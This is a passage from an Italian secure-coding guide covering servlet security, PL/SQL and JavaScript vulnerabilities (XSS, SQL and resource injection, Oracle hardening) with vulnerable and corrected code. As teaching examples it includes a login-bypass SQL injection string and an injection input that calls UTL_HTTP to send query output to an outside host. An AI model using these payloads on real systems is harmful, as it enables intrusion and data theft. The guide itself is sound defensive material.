    <auth-method>BASIC</auth-method>
    <realm-name>default</realm-name>
  </login-config>

</web-app>
```

Si impone l'autenticazione base, per il metodo GET. Solo gli utenti appartenenti al ruolo "dipendente" possono accedere.
La stessa cosa può essere ottenuta attraverso l'annotazione @ServletSecurity.
Esempi:
Il seguente codice impone l'uso della crittografia in tutte le connessioni GET

```
@ServletSecurity(@HttpConstraint(transportGuarantee =
TransportGuarantee.CONFIDENTIAL))
```

La dichiarazione seguente, invece, nega le connessioni con il metodo GET. POST invece è ammesso:

```
@ServletSecurity(
    httpMethodConstraints = @HttpMethodConstraint(value = "GET",
                        emptyRoleSemantic = EmptyRoleSemantic.DENY)
)
```

Con la seguente affermazione si permette l'acceso solo a utentti del ruolo "admin":

```
@ServletSecurity(@HttpConstraint(rolesAllowed = "admin"))
```

I valori presenti come parametri nella request devono essere validati prima di poter essere utilizzati dall'applicazione. URL, Cookies, Form Fields, Hidden Fields, Headers, etc. ottenuti dai metodi getParameter(), getCookie(), o getHeader() degli oggetti HttpServletReques), prima di essere utilizzati, devono essere rigorosamente validate server-side.
Ciascun parametro in input deve specificare :

- il tipo di dato (string, integer, real, etc.);
- il set di caratteri consentito;
- la lunghezza minima e massima;
- la possibilità di accettare il valore NULL;
- la possibilità che il parametro sia richiesto o meno;
- la possibilità che siano permessi i duplicati;
- intervallo numerico;
- i valori ammessi (numerazione) ;
- i pattern (espressioni regolari) ;

Per ciascun parametro occorre inoltre filtrare qualsiasi carattere speciale e sostituirlo con il corrispondente carattere HTML. Queste routine di controllo devono essere sempre eseguite all'interno dei metodi doGet() e doPost() di tutte le Servlet che compongono la Web Application.
La tabella seguente mostra un'esemplificazione dei caratteri speciali che devono essere ricercati e le corrispondenti sostituzioni HTML che devono essere effettuate.

Carattere speciale da ricercare:	Carattere HTML sostitutivo:
<	&lt;
>	&gt;
(	&40;
)	&41;
#	&35;
&	&38;

Un metodo spesso adottato per effettuare queste operazioni di filtro e controllo consiste nell'adozione di un Web Application Firewall (WAF). Questi reverse proxies ricevono il traffico dai client, e dopo opportune modifiche, lo passano alla parte di back-end, sul server.

Anche per le servlet esiste la possibilità di una SQL injection. Un Web Application Firewall è una difesa contro le injection in generale, ma se una servlet accede ad un database, è opportuno che i relativi statements SQL non siano mai costruiti utilizzando concatenazioni di stringhe soprattutto se tali informazioni sono inserite dagli utenti. Invece della concatenazione dinamica di stringhe, occorre utilizzare l'interfaccia PreparedStatement che, tramite il driver JDBC, effettua la canonicalizzazione dei parametri in modo automatico. Di seguito un esempio di utilizzo dell'interfaccia PreparedStatement.

Esempio:

```
. . .
String selectStatement = "SELECT * FROM User WHERE userId = ? ";
PreparedStatement prepStmt = con.prepareStatement(selectStatement);
prepStmt.setString(1, userId);
ResultSet rs = prepStmt.executeQuery();
. . .
```

Per quanto riguarda il controllo delle sessioni, bisogna evitare di creare token di sessione ad-hoc ed utilizzare preferibilmente quelli messi a disposizione del web container (o web application server) in uso, gestendo le sessioni utente tramite l'apposita interfaccia javax.servlet.http.HttpSession. In qualsiasi caso i token di sessione dovrebbero sempre rispettare le seguenti regole:

- non devono mai essere inclusi nelle URL;
- devono essere costituiti da lunghe e complicate catene di numeri randomici che non possano essere facilmente indovinati;
- dovrebbero cambiare di frequente durante una sessione;
- dovrebbero cambiare quando si passa ad utilizzare protocolli come SSL;
- non devono mai essere utilizzati token scelti da un utente.

Se per memorizzare le sessioni si utilizzano i cookies, si devono sempre rispettare le seguenti regole minime:

- i cookies non devono essere mai utilizzati per memorizzare dati personali o informazioni sensibili (es: login, password, fede religiosa, malattie, etc.);
- prima di trasferire informazioni personali o sensibili verso un utente è necessario richiedere sempre la sua autenticazione e autorizzazione tramite inserimento di login e password: non basarsi mai sulla presenza o meno di un cookie precedentemente memorizzato;
- configurare i session cookies in modo tale che scadano quando l'utente esce dal browser;
- assicurarsi che tutte le informazioni contenute nei cookies siano accuratamente verificate e filtrate prima di essere utilizzate e/o inserite nei documenti HTML.

Altra norma che agevola la sicurezza consiste nel limitare la dimensione delle risposte http. Ove possible limitare sempre la lunghezza delle risposte HTTP al minimo necessario, troncando quelle che hanno una dimensione eccedente.

C'è anche una buona prassi che riguarda l'HTTP Referer. Ove possible, verificare sempre il campo Referer dell'header HTTP (es. metodo getHeader(java.lang.String name) dell'interfaccia

javax.servlet.http.HttpServletRequest) e rigettare le informazioni provenienti da host o link incorretti e/o inaspettati.
Trattamento dei files e degli oggetti embedded. Una servlet non deve mai accettare in input contenuti sottomessi da un utente che contengano tag HTML, tipici dell'iclusione di file od oggetti come: <EMBED>, <OBJECT> e <SCRIPT>.

Come già evidenziato altrove, tutte le eccezioni che si verificano durante l'esecuzione delle servlet che costituiscono l'applicazione web devono essere catturate e gestite opportunamente. I relativi mesaggi di errore sollevati (es. dump di databse o codici di errore - out of memory, null pointer exceptions, system call failure, database unavailable, network timeout), devono essere visualizzati verso l'utenza in accordo ad uno schema ben dettagliato: agli utenti generici devono essere inviate le informazioni minime in grado di aiutarli nella comprensione degli errori stessi (senza rivelare dettagli superflui), mentre le informazioni sulla diagnostica devono essere inviate per la visualizzazione esclusivamente agli amministratori dell'applicazione. Il meccanismo di gestione errori deve essere in grado di gestire ogni tipo di dati in ingresso e di garantire la sicurezza. Devono essere previsti dei messaggi di errore semplici, in grado di indicare la causa. I tentativi d'intrusione devono essere registrati nei file di log, qualunque ne sia l'esito, in modo tale da poterli verificare in un secondo tempo. La gestione degli errori non deve essere concentrata soltanto sui dati forniti in ingresso dall'utente, ma deve includere anche tutti gli errori che possono essere generati da componenti interni come system call, query sul db o altre funzioni interne.
Anche il risparmio delle risorse macchina una buona prassi. Ove possibile,implementare meccanismi che consentono di limitare al massimo il numero di risorse allocate per ogni singolo utente. Per gli utenti auntenticati, è possibile fissare una quota in modo da poter limitare il carico massimo che un utente può applicare al sistema. Per gli utenti non autenticati, si dovrebbero evitare tutti gli accessi che comportino query e la possibilità di utilizzare altre applicazioni avide di risorse ritenute superflue, mantenendo ad esempio in una cache il contenuto dei dati ricevuti da questi utenti invece di eseguire delle nuove query sul DataBase.

7.3 PL/SQL

PL/SQL (Programming Language / Structured Query Language) è un linguaggio di programmazione che viene implementato su un Oracle RDBMS. PL/SQL è in grado di utilizzare gli oggetti messi a disposzione dal RDBMS Oracle, poiché è stato realizzato "su misura" per tali oggetti.
I maggiori database relazionali di altri produttori includono linguaggi di programmazione simili a PL/SQL di Oracle, anch'essi in grado di utilizzare le specificità degli oggetti a loro disposizione per incrementare la produttività e creare processi elaborativi automatizzati efficienti. Sybase e Microsoft SQL Server utilizzano Transact-SQL, IBM DB2 utilizza SQL procedural Language, PostgreSQL supporta PL/pgSQL, ecc.

7.3.1 Cross-site scripting (XSS)

Come riconoscerla

Il Cross Site Scripting consiste nella possibilità di inoculare uno script e di mandarlo in esecuzione sul front-end dell'applicazione. Tramite tecniche sviluppate da malintenzionati per ottenere informazioni personali, possono, ad esempio, essere simulate pagine quasi identiche ad altri siti molto frequentati per ottenere informazioni riservate. La prassi del "social engineering" consente di ingannare gli utenti per indurli a visitare pagine fraudolente. Gli attacchi XSS di tipo reflected si verificano ogni qualvolta uno script viene inoculato ed eseguito nel periodo in cui dura la sessione. Gli XSS stored, viceversa, sono script malevoli che sono stati memorizzati su una base dati e vengono pertanto incorporati nella pagina (e quindi eseguiti) ogni volta che qualcuno ne fa richiesta.
Siamo di fronte ad DOM based XSS se i dati malevoli, contenenti tag HTML e script, vengono incorporati direttamente nell'HTML della pagina, in modo che il browser visualizzerà queste informazioni come parte della pagina web eseguendo in maniera silente gli script. Chi visualizza la pagina modificata in modo fraudolento non sarà in grado di riconoscere l'inganno.

Come difendersi

Per prima cosa è necessatio convalidare tutti gli input, indipendentemente dalla fonte: la convalidazione dovrebbe essere basata su una white list (una lista di valori ammessi), per cui verrebbero accettati solo i dati compresi e rifiutati tutti gli altri.
Occorre controllare, oltre che i valori siano fra quelli ammessi o che rientrino in un determinato intervallo di validità, se corrispondano alle attese anche il tipo, la dimensione e il formato dei dati in input.
Un altro accorgimento consiste nell'encoding (codifica) di tutti i dati dinamici, cioè nella neutralizzazione dei caratteri pericolosi, in modo da rendere inattivi eventuali inserimenti malevoli. La codifica dovrebbe essere sensibile al contesto, in base al tipo di dato che si vuole neutralizzare: se ci si aspetta che possa esserci codice HTML abusivo, occorre codificare gli eventuali tag HTML, se ci si potrebbe trovare di fronte a uno script, allora bisogna codificare gli elementi sintattici di Javascript, ecc.
Si consiglia di utilizzare la libreria di codifica ESAPI o le funzioni di libreria sistema incorporate.
Nell'intestazione di risposta Content-Type HTTP, definire esplicitamente la codifica dei caratteri (charset) per l'intera pagina
Impostare la flag httpOnly sul cookie della sessione, per impedire che eventuali attacchi XSS possano manometterlo.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/79.html
CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

7.3.2 Resource Injection

Come riconoscerla

L'applicazione apre un socket di rete, per l'ascolto delle connessioni in entrata, utilizzando dati non attendibili. In questo modo si consente a un utente malintenzionato di controllarlo.

L'attaccante potrebbe perciò essere in grado di aprire una backdoor che gli consenta di connettersi direttamente al server delle applicazioni, acquisendo il controllo del server o esponendolo ad altri attacchi indiretti. In particolare, modificando il numero di porta del socket, potrebbe essere in grado di aggirare controlli di rete deboli, mascherando l'attacco da parte di altri dispositivi di rete.
Una resource injection può essere sfruttata anche per bypassare i firewall o altri meccanismi di controllo degli accessi. Si può anche utilizzare l'applicazione come proxy per la scansione delle porte delle reti interne e per l'accesso diretto ai sistemi locali; oppure per indurre un utente a inviare informazioni riservate a un server fraudolento.

Come difendersi

Non consentire a un utente di definire i parametri relativi ai sockets di rete.
Questo esempio in PLSQL prende un path di tipo URL da una CGI ed esegue il download del file contenuto. La vulnerabilità è rappresentata dalla possibilità per un utente malintenzionato di modificare il path o il nome del file, ricevendo dal server del contenuto arbitrario e potenzialmente dannoso.
Esempio:

```
filename := SUBSTR(OWA_UTIL.get_cgi_env('PATH_INFÒ), 2);
WPG_DOCLOAD.download_file(filename);
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.3.3 SQL Injection

Come riconoscerla

SQL Injection è una tecnica che consente a un attaccante di inserire comandi SQL arbitrari nelle query eseguite da un'applicazione Web sul proprio database. Può funzionare su pagine Web e app vulnerabili che utilizzano un database relazionale.
Un attacco riuscito può comportare l'accesso non autorizzato a informazioni riservate nel database o la modifica di dati. In alcuni casi, una SQL Injection riuscita può arrestare o addirittura eliminare l'intero database.

Come difendersi

Come prima misura, occorre validare l'input, sottoponendolo a rigidi controlli, come già illustrato nei punti precedenti.
Le query SQL non devono mai essere realizzate concatenando stringhe con l'input esterno. Bisogna invece utilizzare componenti di database sicuri come le stored procedure (stored procedures), query parametrizzate alle quali si associano i valori in input.
Una soluzione che può essere d'aiuto consiste nell'utilizzazione di una libreria ORM, come EntityFramework, Hibernate o iBatis.
Occorre limitare l'accesso agli oggetti e alle funzionalità del database, in base al "Principle of Least Privilege" (non fornire agli utenti permessi superiori a quelli strettamente necessari).
Esempio:
Consideriamo la seguente query:

```
SELECT * FROM Tabella WHERE username='$user' AND password='$pass'
```

$user e $pass sono impostate dall'utente e supponiamo che nessun controllo su di esse venga fatto.
Vediamo cosa succede inserendo i seguenti valori:

```
$user = ' or '1' = '1
$pass = ' or '1' = '1
```

La query risultante sarà:

```
SELECT * FROM Tabella WHERE username='' or '1' = '1' AND password='' or '1' = '1'
```

Nell'approccio white list viene proposto un insieme di caratteri validi. Ad ogni richiesta, se l'input ricevuto contiene dei caratteri non presenti in tale lista, allora segnaleremo un errore. Ciò comporta un'attenta definizione della lista in fase di definizione dei requisiti dell'applicazione, oltre che una corretta gestione dei caratteri.
Oltre la white list, si può anche usare il metodo della concatenazione delle variabili con uso della funzionalità "quote".

Esempio:
Forma non corretta:

```
SQLExec("SELECT NAME, PHONE FROM PS_INFO WHERE NAME='" | &UserInput | "'", &Name,
&Phone);
```

Forma corretta

```
SQLExec("SELECT NAME, PHONE FROM PS_INFO WHERE NAME='" |
Quote(&UserInput) | "'", &Name, &Phone);
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/89.html CWE-89, Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

7.3.4 Ulteriori indicazioni per lo sviluppo sicuro

Di seguito vengono descritte ulteriori direttive per lo sviluppo PL/SQL in sicurezza.

7.3.4.1 Posizionamento delle procedure PL/SQL

È necessario valutare attentamente la posizione in cui si collocano le procedure sviluppate:

- In file separati, organizzati per categoria, sul filesystem del db server:
- Minor numero di vulnerabilità derivanti dal fatto che il codice non viene precaricato
- Implementazione di meccaniche di "failover" più semplice

- Possibilità dell'uso del version-control e backup
- Maggiore protezione del codice sorgente, difficile da sovrascrivere
- Nei packages del DB:
- Maggior efficenza del codice
- Accesso al codice tramite la tabella USER_SOURCE
- Integrazione con alcuni IDE

7.3.4.2 Tipologie di procedure vulnerabili

L'utilizzo di differenti strumenti di manipolazione dei dati che il PL/SQL mette a disposizione degli sviluppatori, determina la modalità con cui il codice viene scritto, ed in ultima istanza determina la tipologia di risorsa che il codice andrà a comporre. Esistono in PL/SQL i seguenti tipi di "risorse":

- embedded SQL
- cursori (ovvero i recordset del PL/SQL)
- EXECUTE IMMEDIATE (ovvero PL/SQL dinamico)
- Packages
- Triggers

Per tutte queste differenti tipologie di risorse, comunque, la casistica in cui il PL/SQL risulta vulnerabile può essere ridotta a due tipologie di codice:

- Blocco di PL/SQL anonimo, ovvero un blocco di codice racchiuso da BEGIN ed END, utilizzato per eseguire query multiple.
  Esempio:
  ```
  EXECUTE IMMEDIATE
  'BEGIN INSERT INTO TABELLA (COLONNA1) VALUES (''' || PARAM || ''');
  END;';
  ```
- Blocco di PL/SQLa singola riga, ovvero quel codice che non è dichiarato con BEGIN ed END, e non permette l'utilizzo del carattere ";" per l'iniezione di query multiple.
  Esempio:
  ```
  OPEN cur_cust FOR 'select name from customers where id = ''' || p_idtofind ||
  ''''';
  ```

7.3.4.3 Filtraggio dei tipi di input iniettabile

Quando si utilizzano le stored procedures, è necessario porre opportuna attenzione al filtro dei seguenti tipi di input:

- UNIONI: possono essere utilizzate per includere query ulteriori rispetto a quelle effettuate dalla stored procedure.
- SUBSELECTS
- Comandi DDL/DML (INSERT, UPDATE, DELETE etc.)
- Nomi dei packages

7.3.4.4 Filtro dei caratteri potenzialmente dannosi

- È necessario che i caratteri " (ASCII 34), ' (ASCII 39), in tutte le loro possibili codifiche (hex, ascii, utf-8, etc.), siano filtrati e/o opportunamente sanitizzati mediante escaping.
- È inoltre necessario che i caratteri # (ASCII 35), -- (ASCII 4545), % (ASCII 37), ; (ASCII 59), in tutte le loro possibili codifiche (hex, ascii, utf-8, etc.) siano filtrati e/o opportunamente sanitizzati mediante escaping.

7.3.4.5 Direttive per Oracle

Si elencano di seguito le direttive di configurazione del database Oracle alle quali è necessario attenersi – nei limiti posti dalle esigenze applicative – per raggiungere un elevato livello di sicurezza delle applicazioni sviluppate con questa tecnologia. Si tratta di azioni che devono essere eseguite per garantire una certa sicurezza.

Account:

- cambiare la password all'utente SYS;
- disabilitare gli account di default del database;

Ruoli:

- revocare il ruolo RESOURCE dagli utenti;
- revocare il ruolo CONNECT da tutti gli utenti;

Permessi:

- revocare il permesso pubblico di esecuzione su utl_file (vedi par. "prevenire l'upload remoto di file") ;
- revocare il permesso pubblico di esecuzione su utl_http (vedi par. "prevenire la redirezione dell'output") ;
- revocare il permesso pubblico di esecuzione su utl_tcp ;
- revocare il permesso pubblico di esecuzione su utl_smtp ;
- controllare il permesso pubblico di esecuzione sui packages e le viste di cui gli utenti sys e dba sono proprietari;
- revocare il permesso pubblico su dbms_random;
- revocare il permesso pubblico su dbms_lob ;
- revocare ogni tipo di permesso su dbms_sql e dbms_sys_sql granted;
- utilizzare i permessi dell'utente chiamante per ogni tipo di procedura;
- controllare e opportunamente dispensare il permesso "BECOME USER";
- controllare e opportunamente dispensare il permesso "CREATE ANY DIRECTORY";
- controllare e opportunamente dispensare il permesso "CREATE JOB";
- controllare e opportunamente dispensare il permesso "CREATE LIBRARY" ;
- revocare ogni permesso di esecuzione su sys.initjvmaux;
- revocare il permesso pubblico di esecuzione su dbms_job;
- revocare il permesso pubblico di esecuzione su dbms_scheduler ;
- revocare il permesso pubblico di esecuzione su owa_util;
- negare l'accesso all'esecuzione di "SELECT ANY TABLE";
- controllare ed opportunamente disporre i permessi di accesso al package dbms_backup_restore;
- revocare il permesso di creazione degli oggetti a tutti gli utenti eccetto quelli proprietari dello schema;
- controllare l'accesso agli oggetti ed assicurarsi che gli utenti possano interagire unicamente con gli oggetti che sono loro necessari;
- impedire al dba di leggere le tabelle di sistema;
- impedire al dba di leggere i dati dell'applicazione.

Inoltre:

- controllare ed opportunamente sanitizzare il parametro utl_file_dir;
- controllare l'accesso di Java al sistema operativo;
- controllare e regolare opportunamente la maniera in cui Java e Oracle interagiscono;
- rendere extproc sicuro;
- settare il parametro _trace_files_public a FALSE ;
- controllare e rendere sicuro il package statspack.

Altre misure per proteggere il codice PL/SQL consistono nei seguenti punti:

- Offuscamento del codice con WRAP: l'utility "wrap" (utilizzabile nella forma: wrap iname=input_file [oname=output_file]), deve essere utilizzato per offuscare i files SQL ove le procedure sono memorizzate. È necessario ricordare che l'utility wrap è in grado di offuscare il codice rendendo di difficile lettura il sorgente (e quindi l'algoritmo), ma non è in grado di proteggere eventuali stringhe di testo memorizzate staticamente nel codice, come nomi di tabelle e passwords.
- Prevenire la redirezione dell'output; è sempre necessario filtrare l'accesso al package UTL_HTTP che può essere utilizzato per la redirezione dell'output nelle query.

Esempio:

Forma non corretta:

```
SELECT TRANSLATE('input utentè, '0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ',
'0123456789')
FROM DUAL;
```

Valorizzando l'input utente come:

```
'' || UTL_HTTP.REQUEST('http://10.0.0.1/ricevi.php') || ''
```

La procedura diventa:

```
SELECT TRANSLATE('' || UTL_HTTP.REQUEST('http://10.0.0.1/ricevi.php') || '',
'0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ',  '0123456789')
FROM DUAL;
```

- Prevenire l'upload remoto di file. È sempre necessario filtrare l'accesso al package UTL_FILE che può essere il trasferimento di file tramite stored procedures.
- Prevenire l'injection di chiamata a funzioni. È sempre necessario limitare opportunamente il contesto di transazione di una procedura. È inoltre necessario evitare di utilizzare la direttiva PRAGMA AUTONOMOUS_TRANSACTION ove non necessario, onde evitare di modificare il contesto transazionale all'interno del quale la query viene eseguita.
- Dichiarazione dei privilegi di esecuzione delle procedure. È necessario:
- dichiarare le procedure utilizzando la keyword AUTHID CURRENT_USER;
- revocare il privilegio EXECUTE sui pacchetti e sulle procedure standard di Oracle non utilizzati;
- garantire i permessi alle operazioni di creazione (CREATE) e modifica (ALTER) di procedure unicamente ad utenze "trusted";
- definire i permessi delle funzioni associandoli unicamente ad utenti "trusted";
- garantire il ruolo RESOURCE unicamente ad utenti "trusted".

7.4 Javascript

JavaScript è un linguaggio di programmazione interpretato, con tipizzazione debole e dinamica. Insieme con HTML e CSS, costituisce la tecnologia di base per realizzare pagine web. Negli ultimi anni Javascript ha assunto un'importanza molto accentuata, grazie alla diffusione di innumerevoli framework che ne estendono e semplificano l'uso. Nuove versioni hanno fatto di Javascript un linguaggio moderno, flessibile e potente. Nato come linguaggio lato client, interpretato esclusivamente dal browser, Javascript è oggi anche diffuso come componente server-side supportato da RDBMS e web server.

7.4.1 Cross Site Scripting (XSS)

Come riconoscerla

Il problema principale veicolato da Javascript è il Cross Site Scripting (XSS), che si attua inoculando, attraverso un canale di input non controllato né verificato, uno script malevolo.
Il canale attraverso il quale l'input fraudolento può entrare può essere il campo di un modulo o un parametro passato attraverso l'url di una request GET, o nel corpo di una request POST.
Uno script malevolo può inviare all'esterno infromazioni sulla sessione, leggere i cookie, dati personali e altre informazioni riservate; può anche modificare la pagina attraverso la manipolazione del DOM (Domain Object Model) dell'HTML. Da questo punto in poi, l'utente può essere tratto in inganno in molti modi: potrebbe essere indotto a inserire dati personali in una finta verifica o può essere dirottato su pagine fake che ne carpiscano la fiducia.
Il Cross Site Scripting può essere reflected o stored. Nel primo caso, uno script inoculato è valido solo all'interno della sessione corrente, ma i suoi effetti possono essere molto dannosi per il sito vittima dell'attacco.
Ancora più grave è il Cross Site Scripting di tipo stored. In questo caso lo script inoculato viene memorizzato come parte intregrante della pagina all'interno di un database e rispristinato ogni qual volta la pagina in

questione viene caricata. Quest'attacco è stato sfruttato ampiamente nel recente passato, soprattutto laddove veniva consentito agli utenti di inserire recensioni, commenti e altri contributi.
Volendo schematizzare, possiamo categorizzare gli attacchi XSS nelle seguenti tipologie:

- Reflected XSS, in cui la stringa dannosa proviene dalla richiesta dell'utente.
- Stored XSS, in cui la stringa dannosa proviene dal database del sito Web.
- DOM based XSS, in cui la vulnerabilità è nel codice lato client anziché nel codice lato server.

Poiché Javascript è molto potente e flessibile, un sito sotto attacco mette in pericolo le proprie informazioni e quelle degli utenti che vi si collegano.
I danni del Cross Site Scripting possono essere esemplificati schematicamente come segue:

Furto di cookie

L'aggressore può accedere ai cookie associati al sito Web bersaglio, inviarli al proprio server e utilizzarli per estrarre informazioni riservate come gli ID di sessione.

Keylogging

L'aggressore può registrare un listener che registri tutti gli di eventi provenienti dalla tastiera e quindi inviare tutte le sequenze di tasti dell'utente al proprio server. In tal modo può entrare in possesso di informazioni potenzialmente sensibili come password e numeri di carta di credito.

Phishing

Utilizzando la manipolazione DOM , l'autore dell'attacco può far comparire sulla pagina un modulo di accesso falso e indurre l'utente a inviare informazioni riservate al proprio server.

Come difendersi

Le seguenti contromisure sono efficaci per evitare che gli attacchi XSS riescano nel loro intento:

- Encoding (codifica), che opera l'escaping all'input dell'utente in modo che il browser lo interpreti solo come testo, non come codice. Si tratta di filtrare i caratteri specifici dei tag HTML e della codifica Javascript, sostituendoli con del testo.
- Validation (convalida), che controlla nel merito l'input dell'utente, valutando che risponda a determinati criteri attesi.
- CSP. Oltre a questi rimedi, è necessario attivare lo standard Content Security Policy (CSP) in modo che solo le risorse scaricate da fonti attendibili possano essere utilizzate. Per risorsa s'intende qui uno script, un foglio di stile, un'immagine o altri tipi di file trattati nella pagina. Ciò significa che anche se un utente malintenzionato riesce a iniettare contenuti dannosi nel sito Web, CSP può impedirne l'esecuzione.
- Impostare il flag HttpOnly a true, per evitare tentativi di furto tramite la lettura, tramite script, dei cookie di sessione.

7.4.2 Client DOM Code Injection

Come riconoscerla

Un attaccante può eseguire codice arbitrario sulla macchina dell'application server. A seconda dei permessi di cui dispone l'applicazione, potrebbe: accedere al database, leggere o modificare dati sensibili; leggere, creare, modificare o cancellare file; aprire una connessione al server dell'attaccante; modificare il contenuto delle pagine; decifrare dati utilizzando le chiavi dell'applicazione; arrestare o avviare i servizi del sistema operativo; organizzare un reindirizzamento verso siti fake (fasulli) per operazioni di phishing; prendere il completo controllo del server.
Accade perché l'applicazione esegue alcune azioni eseguendo codice incluso nei dati in input non opportunamente validati e verificati. In questo caso, il codice non attendibile viene letto dal browser ed eseguito sul lato client.

Come difendersi

- Come prima cosa, l'applicazione non dovrebbe eseguire alcun codice non attendibile da qualsiasi fonte esterna possa provenire, inclusi l'input dell'utente, dei file caricati (upload) o un database.

- Se è assolutamente necessario includere dati esterni nell'esecuzione dinamica, è consentito passare i dati come parametri al codice, ma non eseguire direttamente i dati utente.
- Se è necessario passare dati non attendibili all'esecuzione dinamica, applicare una convalida dei dati molto rigorosa. Come al solito, occorre convalidare tutti gli input, indipendentemente dalla fonte. I parametri devono essere limitati a un set di caratteri consentito e l'input non convalidato deve essere eliminato. Oltre ai caratteri, occorre controllare il tipo di dati, la loro dimensione, l'intervallo di validità, il formato e l'eventuale corrispondenza all'interno dei valori previsti (white list). Sconsigliata invece la black list, ossia un elenco di valori non consentiti: l'elenco sarebbe sempre troppo limitato, rispetto ai casi che potrebbero verificarsi.
- L'account con il quale l'applicazione viene avviata deve avere molte restrizioni e non deve godere di privilegi non necessari.

Esempio:
codice vulnerabile:

```
eval (location.hash);
```

La funzione eval esegue dinamicamente del codice. Va evitata.
Il seguente codice è invece ragionevolmente sicuro, poiché manda in esecuzione una funzione staticamente codificata:

```
window.setTimeout(funzioneCodificata(), 1000);
```

Per maggiori informazioni vedere http://cwe.mitre.org/data/definitions/94.html

7.4.3 Client DOM Stored Code Injection

Come riconoscerla

Un malintenzionato potrebbe causare l'esecuzione di contenuti ingegnerizzati nel browser, riscrivendo le pagine Web e inserendo script dannosi. L'utente legittimo sarebbe quindi indotto a fidarsi di ciò che gli viene proposto. Ciò permetterebbe all'attaccante di rubare la password dell'utente, richiedere informazioni sulla sua carta di credito, fornire informazioni false o eseguire malware. La vittima continuerebbe la sua attività ignara del pericolo, salvo poi accusare i responsabili del sito per i danni subiti.
La pagina web dell'applicazione esegue alcune azioni eseguendo codice sul lato client, concatenando dati di input da una cache sul lato client, come un cookie, la LocalStorage dell'HTML5 o un database locale. Codice dannoso eventualmente presente nei dati potrebbe avviare attività progettate da un attaccante.

Come difendersi
Occorre evitare qualsiasi esecuzione dinamica del codice. Se è proprio necessaria, anziché utilizzare i dati sul lato client, inclusi i dati precedentemente memorizzati nella cache dalla stessa applicazione, utilizzare solo dati attendibili provenienti dal server.

Per maggiori informazioni vedere: http://cwe.mitre.org/data/definitions/94.html

7.4.4 Client DOM Stored XSS

Come riconoscerla

Un malintenzionato può utilizzare l'accesso legittimo all'applicazione per inviare dati ingegnerizzati al database dell'applicazione. Quando un altro utente accede in seguito, le pagine Web potrebbero essere riscritte con i dati salvati e potrebbero essere attivati script dannosi.
L'applicazione crea pagine web che includono dati provenienti dal database, incorporati direttamente nell'HTML della pagina. Il browser, quindi, li visualizza come parte della pagina.
Il problema nasce quando questi dati salvati sono stati immessi da un altro utente. Se i dati includono frammenti HTML o Javascript malevoli, anche questi vengono visualizzati (o eseguiti), sebbene la vittima non si accorga dell'inganno sottostante. La vulnerabilità è perciò il risultato dell'incorporazione di dati

arbitrari provenienti dal database, senza prima codificarli. La codifica trasforma i caratteri malevoli in normale testo, e il browser non può più trattarli come codice valido HTML/Javascript.

Come difendersi

- I parametri devono essere limitati a un set di caratteri consentito e l'input non convalidato deve essere eliminato. Oltre ai caratteri, occorre controllare il tipo di dati, la loro dimensione, l'intervallo di validità, il formato e l'eventuale corrispondenza all'interno dei valori previsti (white list). Sconsigliata invece la black list, ossia una lista di valori non consentiti: l'elenco sarebbe sempre troppo limitato, rispetto ai casi che potrebbero verificarsi.
- La convalida non sostituisce la codifica (encoding), ossia la neutralizzazione di tutti i caratteri potenzialmente eseguibili. Tutti i dati dinamici, indipendentemente dall'origine, devono essere codificati prima di incorporarli nell'output. La codifica dovrebbe essere sensibile al contesto, in base al tipo di dato che si vuole neutralizzare: se ci si aspetta che possa esserci codice HTML abusivo, occorre codificare gli eventuali tag HTML, se ci si potrebbe trovare di fronte a uno script, allora bisogna codificare per Javascript, ecc.
- L'account con il quale l'applicazione viene avviata deve avere molte restrizioni e non deve godere di privilegi non necessari.
- Nell'intestazione della risposta HTTP Content-Type, definire esplicitamente la codifica dei caratteri (set di caratteri) per l'intera pagina.
- Impostare il flag httpOnly sul cookie di sessione, per impedire agli exploit XSS di rubarlo.

Esempio:
La funzione Javascript che segue utilizza dati del database, senza verificarli, per creare dinamicamente uno script:

```
function renderUserProfileTable(res, connection, user_id) {
  connection.query('SELECT id,name,description from user WHERE id= ?',
[user_id],function(err, results) {
          var table = "<table>"
          table += "<table class='profile-html-tablè>"
          table += "<tr><td>" + results[0].name + "</td></tr>"
          table += "<tr><td>" + results[0].description + "</td></tr>"
          table += "</table>"
          res.render("profile", table)
  });
}
```

Qui di seguito la funzione viene bonificata tramite l'encoding dei valori letti dal database, effettuato prima di incorporarli nella pagina web:

```
var htmlencoder = require('htmlencodè);

function renderUserProfileTable(res, connection, user_id) {
connection.query('SELECT id,name,description from user WHERE id= ?',
[user_id],function(err, results) {
          var table = "<table>"
          table += "<table class='profile-html-tablè>"
          table += "<tr><td>" + htmlencoder.htmlEncode(results[0].name) +
"</td></tr>"
          table += "<tr><td>" + htmlencoder.htmlEncode(results[0].description) +
"</td></tr>"
          table += "</table>"
          res.render("profile", table)
  });
}
```

Per maggiori informazioni vedere: http://cwe.mitre.org/data/definitions/79.html

7.4.5 Client DOM XSS

Come riconoscerla

Un utente malintenzionato può utilizzare il social engineering per indurre un utente a inviare l'input modificato in modo malevolo verso il sito Web, ad esempio inducendolo a cliccare su un URL con un'ancora (hash) modificata, facendo sì che il browser riscriva le pagine Web. L'aggressore può quindi dirottare la vittima verso un server fake (fasullo), che gli consentirebbe di rubare la password dell'utente, farsi inserire i dati della carta di credito, fornire informazioni false o eseguire del malware. Ovviamente la vittima rimane ignara di ciò che accade.
L'attacco è possibile perché la pagina Web dell'applicazione incorpora nella pagina dati provenienti dall'input dell'utente (incluso l'URL della pagina), facendo sì che il browser li visualizzi come parte della pagina Web. Se l'input include frammenti HTML o JavaScript, anche questi vengono visualizzati (ed eseguiti). La vulnerabilità è il risultato dell'incorporamento di input dell'utente arbitrario senza prima codificarlo in un formato che impedirebbe al browser di trattarlo come HTML anziché come testo normale.

Come difendersi

- I parametri devono essere limitati a un set di caratteri consentito e l'input non convalidato deve essere eliminato. Oltre ai caratteri, occorre controllare il tipo di dati, la loro dimensione, l'intervallo di validità, il formato e l'eventuale corrispondenza all'interno dei valori previsti (white list). Sconsigliata invece la black list, ossia un elenco di valori non consentiti: l'elenco sarebbe sempre troppo limitato, rispetto ai casi che potrebbero verificarsi.
